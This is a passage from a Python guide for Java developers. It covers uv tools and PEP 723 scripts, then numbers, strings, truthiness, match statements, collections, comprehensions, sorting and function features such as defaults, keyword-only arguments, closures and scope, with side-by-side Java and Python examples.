For tools you use daily, `uv tool install ruff` puts the command on your `PATH`, each tool in its own isolated environment so they never clash. `uv tool upgrade --all` keeps them current.

Single-file scripts with inline metadata

Ops scripts often need one library but don't deserve a whole project. **PEP 723** lets a script declare its dependencies in a special comment at the top. If you've used JBang's `//DEPS` comments, this is the same idea.

PYTHON scripts/stock_report.py (top of file)

```python
# /// script
# requires-python = ">=3.13"
# dependencies = [
#     "rich>=15.0.0",
# ]
# ///
from rich.console import Console
from rich.table import Table

STOCK = {"MUG-BLUE-01": 3, "MUG-RED-01": 42, "TEE-BLACK-M": 0}


def low_stock(stock: dict[str, int], threshold: int = 5) -> list[str]:
    """Return the SKUs with fewer than `threshold` units, sorted."""
    return sorted(sku for sku, qty in stock.items() if qty < threshold)
```

The `main()` function below it builds a `rich` table. Run the script and uv reads the header, builds a cached environment with `rich`, and runs it:

TERMINAL

```
uv run scripts/stock_report.py
```

OUTPUT

```
        Low stock
┏━━━━━━━━━━━━┳━━━━━━━━━━━┓
┃ SKU        ┃ Available ┃
┡━━━━━━━━━━━━╇━━━━━━━━━━━┩
│ MUG-BLUE-01 │         3 │
│ TEE-BLACK-M │         0 │
└────────────┴───────────┘
```

You don't have to write the header by hand: `uv init --script report.py` creates a script with an empty header, and `uv add --script report.py rich` adds a dependency to it.

> 💡 **Scripts vs projects**
>
> Use a PEP 723 script for a single file you run by hand or from cron. Once you need a second module, tests or a Docker image, promote it to a uv project.

Recap

- Install **uv** and let it install Python (`uv python install 3.13`); on Windows, `py` is the official alternative.

- Python ships every October with about five years of support. Treat each release as an LTS and move up yearly.
- A **virtual environment** (`.venv`) is your own `~/.m2` plus JDK per project. Never commit it.
- `pyproject.toml` is your `pom.xml` ; commit **`uv.lock`** , which pins the whole tree. Dependency groups are the test scope.
- `uv add` , `uv run` , `uv lock` , `uv sync --locked` and `uv python pin` cover daily work.
- Run packages with `python -m` ; `if __name__ == "__main__":` is Python's `main` , and `__main__.py` makes a package runnable.
- Use the src layout for services and flat for scripts. Debug with your IDE or `breakpoint()` .
- Ruff, mypy and pytest are the safety net; `uvx` and PEP 723 scripts handle one-off tools.

Try it yourself

> **Exercise 1: Add a second product**
>
> Add a red mug (`MUG-RED-01` , 1199 cents) to `CATALOGUE` in `hello_orderly/api.py` , fetch it with curl, and add a test. Hint: copy `sample_product()` and change the fields.

> **Exercise 2: A list endpoint**
>
> Add `GET /api/v1/products` returning every product. Hint: return `list(CATALOGUE.values())` with the return type `-> list[Product]` , then try it in `/docs` .

> **Exercise 3: Your own PEP 723 script**
>
> Create `price_check.py` with `uv init --script` , add `httpx2` (the HTTP client this guide uses) with `uv add --script` , and make it print a product's price from your running API.

> **Exercise 4: Break it on purpose (stretch)**
>
> Make `describe` return `self.price_cents` (an `int`). Run `uv run mypy` , then `uv run pytest` . Which message is clearer?

Further reading

- uv documentation: the guides on projects, scripts and tools are short and excellent.
- Using Python on Windows: the official guide to the Python install manager and `py` .
- Status of Python versions: release and end-of-life dates for every version.
- Writing your pyproject.toml: every field in `[project]` , explained.
- Inline script metadata: the PEP 723 specification.

CHAPTER 3

Language Basics: Values, Collections and Functions

> *Every Python program is built from the same few pieces, and once these feel familiar, the rest of the guide is about using them well.*

🎯 **What you'll learn**

- How Python names, numbers, strings, `None` and truthiness differ from Java's
- Control flow, including `for` over anything iterable and `match` as a smarter `switch`
- The four core collections, slicing, unpacking, comprehensions and sorting
- Functions in depth: defaults (and their famous gotcha), keyword arguments, `*args`, closures and scope
- How references and copying work, and how to handle dates and time zones safely

The big picture

You already know most of the *ideas* here: variables, loops, lists, maps and methods. What's new is the shape Python gives them, plus a handful of behaviours that surprise every Java developer once.

🧩 **Think of it like learning a new keyboard layout**

Your fingers already know how to type. A new layout moves a few keys, and for a week you hit the old spot now and then. Nobody relearns typing; you relearn where things are. This chapter is the new key map.

Full code: `examples/ch03-basics/`. Every function shown here is tested on Python 3.13 and 3.15.

Concept	Java	Python
Variables	`int qty = 2;`	`qty = 2` (a label, no type)
Whole numbers	`int`, `long` (overflow)	`int` (any size)
Exact decimals	`BigDecimal`	`Decimal`
Missing value	`null`	`None`
Formatting text	`String.format`, `+`	f-strings
Growable list	`ArrayList`	`list`

Concept	Java	Python
Ordered map	`LinkedHashMap`	`dict`
Streams	`stream().filter().map()`	comprehensions
Varargs	`String... args`	`*args`, `**kwargs`
Dates and zones	`java.time`	`datetime` + `zoneinfo`


Names are labels, not boxes

In Java, a variable has a declared type, and a primitive variable is a box holding a value. In Python, a variable is a *name*: a label that points to an object. The object has a type; the name doesn't.

PYTHON REPL

```
>>> cart = ["MUG-BLUE-01"]
>>> saved = cart
>>> cart.append("LAMP-01")
>>> saved
['MUG-BLUE-01', 'LAMP-01']
>>> saved is cart
True
>>> cart = []
>>> saved
['MUG-BLUE-01', 'LAMP-01']
```

Here's what happened, step by step:



`append` changed the one shared list, so both names see it. `cart = []` didn't change any list; it moved the `cart` label to a new one.

> **Coming from Java**
>
> This is exactly how Java reference variables behave: `List<String> saved = cart;` shares one `ArrayList`. The difference is that in Python *everything* works this way, even numbers, and a name can later point to an object of a different type. Values stay strongly typed, though: `"3" + 4` is still an error (Chapter 1).

Numbers

Python has three number types you'll use daily: `int`, `float` and `Decimal`.

int never overflows

A Python `int` grows as big as it needs to. There's no `int` versus `long`, and no silent overflow:

PYTHON REPL

```
>>> 2 ** 64
18446744073709551616
>>> 9_223_372_036_854_775_807 + 1
9223372036854775808
>>> 7 / 2
3.5
>>> 7 // 2
3
>>> -7 // 2
-4
>>> 7 % 3
1
```

That second line is `Long.MAX_VALUE + 1`. In Java it wraps to a large negative number; in Python it's the right answer. Underscores in number literals work like Java's `1_000_000`.

Division is the other surprise. `/` always gives a `float`, even for two ints. `//` is *floor division*: it rounds down, so `-7 // 2` is `-4`, where Java's `-7 / 2` is `-3`. `**` is "to the power of".

float is Java's double

A `float` is a 64-bit IEEE 754 number, the same as Java's `double`, with the same rounding quirks:

PYTHON REPL

```
>>> 0.1 + 0.2
0.30000000000000004
>>> round(2.5), round(3.5)
(2, 4)
>>> int("42") + float("0.5")
42.5
```

`round()` uses *banker's rounding*: halves go to the nearest even number, so `round(2.5)` is `2`. Java's `Math.round(2.5)` gives `3`. That difference matters for money, which brings us to `Decimal`.

Decimal is BigDecimal

`decimal.Decimal` gives exact decimal arithmetic. As with `BigDecimal`, always build it from a string, never from a float:

PYTHON REPL

```
>>> from decimal import Decimal, ROUND_HALF_UP
>>> Decimal("0.1") + Decimal("0.2")
Decimal('0.3')
>>> Decimal(0.1)
Decimal('0.1000000000000000055511151231257827021181583404541015625')
>>> total = Decimal("19.99") * 3 * Decimal("1.2")
>>> total
Decimal('71.964')
>>> total.quantize(Decimal("0.01"), rounding=ROUND_HALF_UP)
Decimal('71.96')
```

`quantize` is `setScale`: it fixes the number of decimal places with the rounding mode you choose. Unlike `BigDecimal`, you can use plain `+`, `*` and `<` instead of `.add()` and `.compareTo()`.

PYTHON src/money.py

```
CENT = Decimal("0.01")


def gross_price(net: Decimal, vat_rate: Decimal) -> Decimal:
    return (net * (1 + vat_rate)).quantize(CENT, rounding=ROUND_HALF_UP)
```

> 💡 **If you're unsure, store money as integer cents**
>
> Orderly stores prices as `int` cents (`price_cents = 1299`), which is exact and fast. Use `Decimal` when you need fractions of a cent, such as tax rates and currency conversion. Chapter 19 covers money handling in depth.

Booleans, truthiness and None

Python's booleans are `True` and `False`, capitalised. The operators are words: `and`, `or` and `not` instead of `&&`, `||` and `!`.

Truthiness

Java's `if` needs a real `boolean`. Python's `if` accepts any object and asks whether it's *truthy*. Empty things and zero are *falsy*; almost everything else is truthy.

PYTHON REPL

```
>>> bool(0), bool(""), bool([]), bool({}), bool(None)
(False, False, False, False, False)
>>> bool(42), bool("no"), bool([0])
(True, True, True)
>>> cart = []
>>> if not cart:
...     print("Your cart is empty")
...
Your cart is empty
>>> coupon = None
>>> coupon or "NO-COUPON"
'NO-COUPON'
```

`if not cart:` is the idiomatic way to say `if (cart.isEmpty())`. And `or` returns the first truthy operand, which makes it a handy default.

> ⚠️ **Gotcha: zero is falsy too**
>
> `if not quantity:` is true for `None` *and* for `0`. If zero is a valid value, test for `None` explicitly: `if quantity is None:`. The same goes for `x or default`, which replaces `0` and `""` as well as `None`.

None is null

`None` is Python's `null`: a single object meaning "no value". Calling a method on it gives Python's version of a `NullPointerException`:

PYTHON REPL

```
>>> coupon = None
>>> coupon.upper()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'NoneType' object has no attribute 'upper'
```

In type hints, a value that may be missing is written `str | None`, and mypy makes you check it before use, much like Kotlin's `String?`.

is versus ==

Chapter 1 covered this, but it's worth repeating because it's **the reverse of Java's intuition**:

Question	Java	Python
Equal values?	`a.equals(b)`	`a == b`
The same object?	`a == b`	`a is b`

Use `==` for everything, including strings, and `is` only for `None` (`if coupon is None`).

Strings

Python strings are immutable sequences of Unicode characters, like Java's `String`. Single and double quotes mean the same thing; pick one style (Ruff's formatter uses double quotes).

f-strings

An *f-string* is a string literal with an `f` in front; any expression in `{}` is evaluated and formatted inline. It replaces `String.format`, `+` concatenation and `StringBuilder` for most jobs:

PYTHON REPL

```
>>> name, price_cents = "Blue mug", 1299
>>> f"{name}: ${price_cents / 100:.2f}"
'Blue mug: $12.99'
>>> f"{name:>10}|{price_cents:>8,}|"
'  Blue mug|   1,299|'
>>> f"{price_cents=}"
'price_cents=1299'
```

After the colon comes a *format spec*: `.2f` is two decimal places, `>10` right-aligns in ten characters, and `,` adds thousands separators. The `=` form prints the expression and its value, which is great for debugging.

JAVA

```
String.format("%s: $%.2f",
    name, priceCents / 100.0);
"%-10s|".formatted(name);
```

PYTHON

```
f"{name}: ${price_cents / 100:.2f}"
f"{name:<10}|"
```

Raw and multiline strings

A *raw string* (`r"..."`) treats backslashes literally, which is handy for Windows paths and regular expressions: `r"C:\orders\new"`. Triple quotes make a multiline string, like a Java text block:

PYTHON

```
query = """
    SELECT sku, name
    FROM products
    WHERE price_cents < 1000
"""
```

Useful methods

PYTHON REPL

```
>>> name[0] = "b"
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'str' object does not support item assignment
>>> " MUG-BLUE-01 ".strip().lower()
'mug-blue-01'
>>> "MUG-BLUE-01".split("-")
['MUG', 'BLUE', '01']
>>> "-".join(["LAMP", "01"])
'LAMP-01'
>>> name.startswith("Blue"), "mug" in name
(True, True)
```

Java	Python
`s.length()`	`len(s)`
`s.trim()`, `s.strip()`	`s.strip()`
`s.contains("x")`	`"x" in s`
`String.join("-", parts)`	`"-".join(parts)`
`s.split("-")` (a regex!)	`s.split("-")` (plain text)
`s.isBlank()`	`not s.strip()`

Note that `join` is a method on the *separator*, and `split` takes plain text, not a regex (use the `re` module for those).

bytes versus str

A `str` holds text; a `bytes` holds raw bytes, like Java's `String` versus `byte[]`. You *encode* text into bytes and *decode* bytes into text, and Python never mixes them silently:

PYTHON REPL

```
>>> data = "café".encode("utf-8")
>>> data
b'caf\xc3\xa9'
>>> len("café"), len(data)
(4, 5)
>>> data.decode("utf-8")
'café'
>>> "café" + data
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: can only concatenate str (not "bytes") to str
```

> ⚠️ **Gotcha: always pass an encoding**
>
> On Python 3.13 and 3.14, `open("orders.csv")` uses your operating system's default encoding, which on Windows is often not UTF-8. Write `open(path, encoding="utf-8")` every time. Ruff's `PLW1514` rule, still a preview rule, can flag calls that forget it.

> 📝 **Newer Python**
>
> Python 3.15 makes UTF-8 the default for file I/O on every platform (PEP 686). Keep passing `encoding="utf-8"` while you support 3.13 and 3.14.

Control flow

Python's control flow will feel familiar, with fewer brackets and a few useful extras.

if, elif and else

PYTHON src/control_flow.py

```python
def shipping_band(total_cents: int) -> str:
    if total_cents >= 10_000:
        return "free"
    elif total_cents >= 5_000:
        return "reduced"
    else:
        return "standard"
```

`elif` is `else if`. There are no parentheses around conditions. The ternary `cond ? a : b` becomes `a if cond else b`, as in `label = "free" if total >= 10_000 else "paid"`.

for loops over anything iterable

Python has no C-style `for (int i = 0; i < n; i++)`. Every `for` is a for-each over an *iterable*: anything you can loop over, such as a list, string, dictionary, file or generator. When you need numbers or positions, three built-ins help:

PYTHON REPL

```
>>> list(range(5)), list(range(2, 10, 3))
([0, 1, 2, 3, 4], [2, 5, 8])
>>> skus = ["MUG-BLUE-01", "LAMP-01"]
>>> for position, sku in enumerate(skus, start=1):
...     print(position, sku)
...
1 MUG-BLUE-01
2 LAMP-01
>>> for sku, qty in zip(skus, [2, 1]):
...     print(f"{sku} x {qty}")
...
MUG-BLUE-01 x 2
LAMP-01 x 1
```

- `range(start, stop, step)` counts, stopping *before* `stop`.
- `enumerate` gives you `(index, item)` pairs, so you never need `i` and `items[i]`.
- `zip` walks several iterables in step. Pass `strict=True` to raise an error if their lengths differ.

`while` works as in Java, and `break` and `continue` too. There's no `do ... while`; use `while True:` with a `break`.

The loop else clause

A `for` or `while` loop can have an `else` block. It runs only if the loop finished **without** hitting `break`. Think of it as "no break":

PYTHON src/control_flow.py

```python
def check_stock(items: list[OrderItem], stock: dict[str, int]) -> str:
    for item in items:
        if stock.get(item.sku, 0) < item.quantity:
            message = f"not enough {item.sku}"
            break
    else:  # runs only if the loop never hit "break"
        message = "all items in stock"
    return message
```

In Java you'd track a `boolean found` flag. Use loop `else` sparingly, and add a comment, since many readers haven't met it.

match: switch with superpowers

Python 3.10 added `match`, a *structural pattern matching* statement. It looks like `switch`, but like Java 21's pattern matching it can also take values apart. Here's the Java version for Orderly events, with records and a sealed interface:

JAVA

```java
String describe(OrderEvent event) {
    return switch (event) {
        case OrderPlaced p -> "order " + p.orderId() + " placed";
        case OrderCancelled(var id, var reason) ->
            "order " + id + " cancelled: " + reason;
        case StockReserved s when s.quantity() > 100 ->
            "large reservation of " + s.quantity();
        default -> "ignored";
    };
}
```

In Python, events often arrive as dictionaries from JSON or Kafka, and `match` can check their shape directly:

PYTHON src/control_flow.py

```python
def describe(event: Mapping[str, object]) -> str:
    match event:
        case {"type": "OrderPlaced", "order_id": str(order_id)}:
            return f"order {order_id} placed"
        case {"type": "OrderCancelled", "order_id": oid, "reason": why}:
            return f"order {oid} cancelled: {why}"
        case {"type": "StockReserved", "quantity": int(qty)} if qty > 100:
            return f"large reservation of {qty}"
        case {"type": str(kind)}:
            return f"ignored {kind}"
        case _:
            raise ValueError(f"not an event: {event!r}")
```

Reading each case:

- A **mapping pattern** `{"type": "OrderPlaced", ...}` matches any dictionary that has those keys with those values. Extra keys are fine.
- `str(order_id)` checks the type *and* captures the value into a new name.
- `if qty > 100` is a *guard*, like Java's `when`.
- `case _:` is the default. There's no fall-through and no `break`.

Patterns work on objects too. *Class patterns* match a type and its attributes, and `|` combines alternatives:

PYTHON src/control_flow.py

```python
def describe_item(item: OrderItem) -> str:
    match item:
        case OrderItem(quantity=0):
            return "empty line"
        case OrderItem(sku=sku, quantity=qty) if qty >= 10:
            return f"bulk: {qty} x {sku}"
        case OrderItem(sku=sku):
            return f"regular: {sku}"
```

> ⚠️ **Gotcha: a bare name captures, it doesn't compare**
>
> `case PENDING:` doesn't compare with a constant called `PENDING`. It matches *anything* and assigns it to a new variable named `PENDING`. To compare with a constant, use a dotted name such as `case OrderStatus.PENDING:`. Python reports an error if a capture-everything case comes before other cases, so you'll usually catch this early.

Collections

Python has four built-in collections that cover what Java's collections framework does with dozens of classes.

Python	Closest Java	Use it for
`list`	`ArrayList`	an ordered, growable sequence

Python	Closest Java	Use it for
`tuple`	an immutable `List.of`, a small record	a fixed group of values
`dict`	`LinkedHashMap`	key-to-value lookups, insertion-ordered
`set`, `frozenset`	`HashSet`, `Set.of`	uniqueness and set maths

PYTHON REPL

```
>>> cart = ["MUG-BLUE-01", "LAMP-01"]
>>> cart.append("PEN-RED-10")
>>> cart.remove("LAMP-01")
>>> cart, len(cart), "PEN-RED-10" in cart
(['MUG-BLUE-01', 'PEN-RED-10'], 2, True)
>>> line = ("MUG-BLUE-01", 2, 1299)
>>> line[1] = 3
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'tuple' object does not support item assignment
```

A **list** holds anything and grows as needed. A **tuple** is fixed once created; use it for a small group of values that belong together, such as a return value. Write a one-item tuple with a trailing comma: `("MUG",)`.

PYTHON REPL

```
>>> stock = {"MUG-BLUE-01": 3, "LAMP-01": 0}
>>> stock["PEN-RED-10"] = 25
>>> stock.get("TEA-EARL-50", 0)
0
>>> list(stock)
['MUG-BLUE-01', 'LAMP-01', 'PEN-RED-10']
>>> stock | {"LAMP-01": 5}
{'MUG-BLUE-01': 3, 'LAMP-01': 5, 'PEN-RED-10': 25}
```

A **dict** keeps keys in insertion order, guaranteed since Python 3.7, so it behaves like a `LinkedHashMap`. `stock[key]` raises `KeyError` if the key is missing, while `stock.get(key, default)` doesn't. `|` merges two dictionaries into a new one.

PYTHON REPL

```
>>> kitchen = {"MUG-BLUE-01", "TEA-EARL-50"}
>>> on_sale = {"TEA-EARL-50", "PEN-RED-10"}
>>> kitchen & on_sale
{'TEA-EARL-50'}
>>> kitchen - on_sale
{'MUG-BLUE-01'}
>>> {["MUG"]: 1}
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: unhashable type: 'list'
```

A **set** stores unique items with no order, like `HashSet`, and supports `&` (intersection), `|` (union) and `-` (difference). A `frozenset` is the immutable version.

Coming from Java: hashable means hashCode that never changes

Dictionary keys and set members must be *hashable*: they need a hash that never changes, which in practice means immutable. Strings, numbers, tuples and frozen dataclasses work. Lists and dicts don't, which saves you from the classic Java bug of mutating an object that's already a `HashMap` key.

Newer Python

Python 3.15 adds a built-in `frozendict`, an immutable, hashable dictionary (PEP 814). On 3.13, use `types.MappingProxyType` for a read-only view.

Slicing, unpacking and star-expressions

Python has compact syntax for taking pieces of sequences and pulling values out of them. It feels terse at first and becomes second nature within a week.

Slicing

A *slice* `seq[start:stop:step]` takes part of a list, tuple or string. Negative indexes count from the end:

PYTHON REPL

```
>>> skus = ["MUG", "LAMP", "PEN", "TEA", "CUP"]
>>> skus[0], skus[-1]
('MUG', 'CUP')
>>> skus[1:3]
['LAMP', 'PEN']
>>> skus[:2], skus[3:]
(['MUG', 'LAMP'], ['TEA', 'CUP'])
>>> skus[::-1]
['CUP', 'TEA', 'PEN', 'LAMP', 'MUG']
>>> "MUG-BLUE-01"[:3]
'MUG'
>>> skus[10:]
[]
```

As with `subList` and `substring`, `stop` is excluded. Unlike `subList`, a list slice is a new list, not a view, and out-of-range slices give an empty result instead of an exception.

Unpacking

Unpacking assigns the items of a sequence to several names at once. A starred name collects "the rest":

PYTHON REPL

```
>>> first, *rest = skus
>>> first, rest
('MUG', ['LAMP', 'PEN', 'TEA', 'CUP'])
>>> *_, last = skus
>>> last
'CUP'
>>> sku, (qty, price) = ("MUG", (2, 1299))
>>> qty
2
>>> defaults = {"currency": "USD", "notify": True}
>>> {**defaults, "notify": False}
{'currency': 'USD', 'notify': False}
>>> [*skus[:2], "LAMP-XL"]
['MUG', 'LAMP', 'LAMP-XL']
```

The name `_` is a convention for "I don't need this value". `*` spreads a sequence into a list, and `**` spreads a dictionary into another one. The classic swap is `a, b = b, a`, with no temporary variable.

Comprehensions and generator expressions

A *list comprehension* builds a new list from an iterable in one expression. It's Python's answer to the common `stream().filter().map().toList()` chain:

JAVA

```
List<String> cheap = products.stream()
    .filter(p -> p.priceCents() <= maxCents)
    .map(Product::name)
    .toList();
```

PYTHON src/catalog.py

```
def cheap_names(products: Iterable[Product], max_cents: int) -> list[str]:
    return [p.name for p in products if p.price_cents <= max_cents]
```

Read it left to right as "the name of each product, for each product, if it's cheap". The same syntax with braces builds a dictionary or a set:

PYTHON src/catalog.py

```
def price_by_sku(products: Iterable[Product]) -> dict[str, int]:
    return {p.sku: p.price_cents for p in products}


def categories(products: Iterable[Product]) -> set[str]:
    return {p.category for p in products}
```

Generator expressions are lazy, like streams

With parentheses instead of brackets you get a *generator expression*. It produces items one at a time, on demand, so it never builds the whole list in memory. That's how Java streams work too.

PYTHON REPL

```
>>> prices = [1299, 4999, 599, 899]
>>> two_of_each = (p * 2 for p in prices)
>>> two_of_each
<generator object <genexpr> at 0x000002606F345700>
>>> sum(two_of_each)
15592
>>> any(p > 4000 for p in prices), all(p > 500 for p in prices)
(True, True)
```

When a generator is the only argument, you can drop the extra parentheses, as in `sum(p * 2 for p in prices)`. `sum`, `min`, `max`, `any` and `all` are the terminal operations you'll use most.

PYTHON src/catalog.py

```python
def stock_value_cents(
    products: Iterable[Product], stock: dict[str, int]
) -> int:
    return sum(p.price_cents * stock.get(p.sku, 0) for p in products)
```

> 💡 **If a comprehension needs a second if, write a loop**
>
> Comprehensions are great for one `for` and one `if`. Beyond that, a plain loop is easier to read. Grouping is a good example: `Collectors.groupingBy` becomes a short loop with `collections.defaultdict(list)` (see `skus_by_category` in the example code).

Sorting with key= instead of a Comparator

`sorted()` returns a new sorted list; `list.sort()` sorts in place. Instead of a `Comparator`, you pass a `key` function that says *what to sort by*:

JAVA

```
products.sort(Comparator.comparing(Product::category)
    .thenComparing(Product::priceCents, Comparator.reverseOrder()));
```

PYTHON src/catalog.py

```python
def cheapest_first(products: Iterable[Product]) -> list[Product]:
    return sorted(products, key=attrgetter("price_cents"))


def by_category_then_priciest(products: Iterable[Product]) -> list[Product]:
    return sorted(products, key=lambda p: (p.category, -p.price_cents))
```

For several sort keys, return a tuple: tuples compare item by item, like `thenComparing`. Negating a number reverses its order, and `reverse=True` reverses the whole sort. Python's sort is stable, as Java's is.

Functions

Functions are where Python feels most different from Java. A function is defined with `def`, type-hinted, and documented with a *docstring*: a string on the first line of the body that IDEs show as help, like Javadoc.

Multiple return values

A function can return several values as a tuple, and the caller unpacks them. In Java you'd write a small record for this.

PYTHON src/functions.py

```python
def price_range(products: Iterable[Product]) -> tuple[int, int]:
    prices = [p.price_cents for p in products]
    return min(prices), max(prices)
```

The caller writes `cheapest, dearest = price_range(CATALOG)`. For more than two or three values, return a dataclass instead, so the fields have names.

Default arguments, and the famous gotcha

Parameters can have default values, which replaces most Java method overloading. But there's one trap that catches everyone once:

PYTHON src/avoid_mutable_default.py

```python
def add_tag(tag: str, tags: list[str] = []) -> list[str]:
    tags.append(tag)
    return tags
```

PYTHON REPL

```
>>> from avoid_mutable_default import add_tag
>>> add_tag("sale")
['sale']
>>> add_tag("new")
['sale', 'new']
```

The default value is created **once**, when Python runs the `def` line, not on each call. Every call that relies on the default shares the same list, so it keeps growing.

```
def add_tag(tag, tags=[]):    <- this [] is created once, at definition time
                    |
                    ▼
            one shared list  ⟶  ['sale', 'new', ...]   (every call adds to it)
```

The fix is to use `None` as the default and create the list inside the function:

PYTHON src/functions.py

```python
def add_tag(tag: str, tags: list[str] | None = None) -> list[str]:
    if tags is None:
        tags = []  # a fresh list on every call
    tags.append(tag)
    return tags
```

> ⚠️ **Gotcha: never use a mutable default**
>
> Don't use `[]`, `{}` or `set()` as a default value. Use `None` and create the object inside. Ruff's bugbear rules (`B006`) flag this for you, and dataclasses use `field(default_factory=list)` for the same reason.

Keyword arguments, keyword-only and positional-only

Any parameter can be passed by name, in any order: `reserve_stock(quantity=2, sku="MUG-BLUE-01")`. Java has nothing like this, which is why it needs builders and why `reserveStock("MUG", 2, true)` leaves readers guessing what `true` means.

You can *require* names. Parameters after a bare `*` are *keyword-only*, and parameters before a `/` are *positional-only*:

PYTHON src/functions.py

```python
def format_cents(cents: int, /, *, currency: str = "$") -> str:
    dollars, rest = divmod(cents, 100)
    return f"{currency}{dollars:,}.{rest:02d}"


def reserve_stock(
    sku: str, quantity: int, *, allow_backorder: bool = False
) -> str:
    mode = "backorder allowed" if allow_backorder else "in stock only"
    return f"reserve {quantity} x {sku} ({mode})"
```

Python enforces both rules (the long error line is wrapped to fit the page):

PYTHON REPL

```
>>> format_cents(1299, currency="€")
'€12.99'
>>> format_cents(cents=1299)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: format_cents() got some positional-only arguments passed as
keyword arguments: 'cents'
>>> reserve_stock("MUG-BLUE-01", 2, True)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: reserve_stock() takes 2 positional arguments but 3 were given
```

> 💡 **If you're unsure, make flags keyword-only**
>
> Put a `*` before boolean flags and optional settings. Call sites then read like documentation: `reserve_stock("MUG-BLUE-01", 2, allow_backorder=True)`. Positional-only (`/`) is mostly for library authors who want freedom to rename parameters later.

*args and **kwargs

`*args` collects extra positional arguments into a tuple, like Java's varargs (`Object... details`). `**kwargs` collects extra keyword arguments into a dictionary, which Java has no equivalent for. The names `args` and `kwargs` are only conventions:

PYTHON src/functions.py

```python
def log_event(name: str, *details: object, **fields: object) -> str:
    parts = [name, *(str(d) for d in details)]
    parts += [f"{key}={value}" for key, value in fields.items()]
    return " ".join(parts)
```

Calling `log_event("OrderPlaced", "web", order_id="A-1001", items=3)` returns `'OrderPlaced web order_id=A-1001 items=3'`. You'll see `**kwargs` in decorators and wrappers that pass arguments through. In business code, prefer explicit parameters, which readers and type checkers understand better.

Functions are values: lambdas, closures and partial

Functions are objects, so you can pass them, return them and store them. A *lambda* is a one-expression anonymous function, like a Java lambda: `lambda p: p.price_cents`. It can't contain statements, so for anything longer, write a named `def`.

A *closure* is an inner function that remembers variables from the function that created it:

PYTHON src/functions.py

```python
def make_discount(percent: int) -> Callable[[int], int]:
    def apply(total_cents: int) -> int:
        return total_cents * (100 - percent) // 100

    return apply
```

`summer_sale = make_discount(20)` gives you a function, and `summer_sale(5000)` returns `4000`. Java lambdas can only capture *effectively final* variables. Python closures can also rebind a captured variable, if you declare it `nonlocal`:

PYTHON src/functions.py

```python
def make_order_numbers(prefix: str) -> Callable[[], str]:
    counter = 1000

    def next_number() -> str:
        nonlocal counter  # rebind the variable in the enclosing function
        counter += 1
        return f"{prefix}-{counter}"

    return next_number
```

Each call to the returned function gives `"ORD-1001"`, then `"ORD-1002"`, and so on. Finally, `functools.partial` pre-fills some arguments of an existing function:

PYTHON src/functions.py

```python
euros = partial(format_cents, currency="€")
```

Now `euros(1299)` returns `'€12.99'`. It's like a tiny factory for specialised functions.

Scope: the LEGB rule

When Python looks up a name, it searches four scopes in order, known as *LEGB*: **L**ocal (inside the current function), **E**nclosing (outer functions), **G**lobal (the module) and **B**uilt-in (names like `len` and `max`).

PYTHON src/functions.py

```python
TAX_PERCENT = 20  # global scope


def total_with_tax(subtotal_cents: int) -> int:
    handling = 99  # enclosing scope for add_tax

    def add_tax(amount: int) -> int:  # amount: local scope
        return amount * (100 + TAX_PERCENT) // 100 + handling

    return max(0, add_tax(subtotal_cents))  # max: built-in scope
```

Reading a global works anywhere. *Assigning* to a name inside a function makes it local to that function, for the whole function. That leads to a classic error (wrapped to fit the page):

PYTHON REPL

```
>>> orders_seen = 0
>>> def record_order():
...     orders_seen += 1
...
>>> record_order()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "<stdin>", line 2, in record_order
UnboundLocalError: cannot access local variable 'orders_seen' where it is
not associated with a value
```

`global orders_seen` would fix it, but module-level mutable state causes the same problems as Java static fields. Prefer returning values, or keep state in an object.

Coming from Java

Python has no block scope. A variable assigned inside an `if` or `for` block is visible after it, until the end of the function. That's why `check_stock` above can set `message` inside the loop and return it afterwards.


References and copies

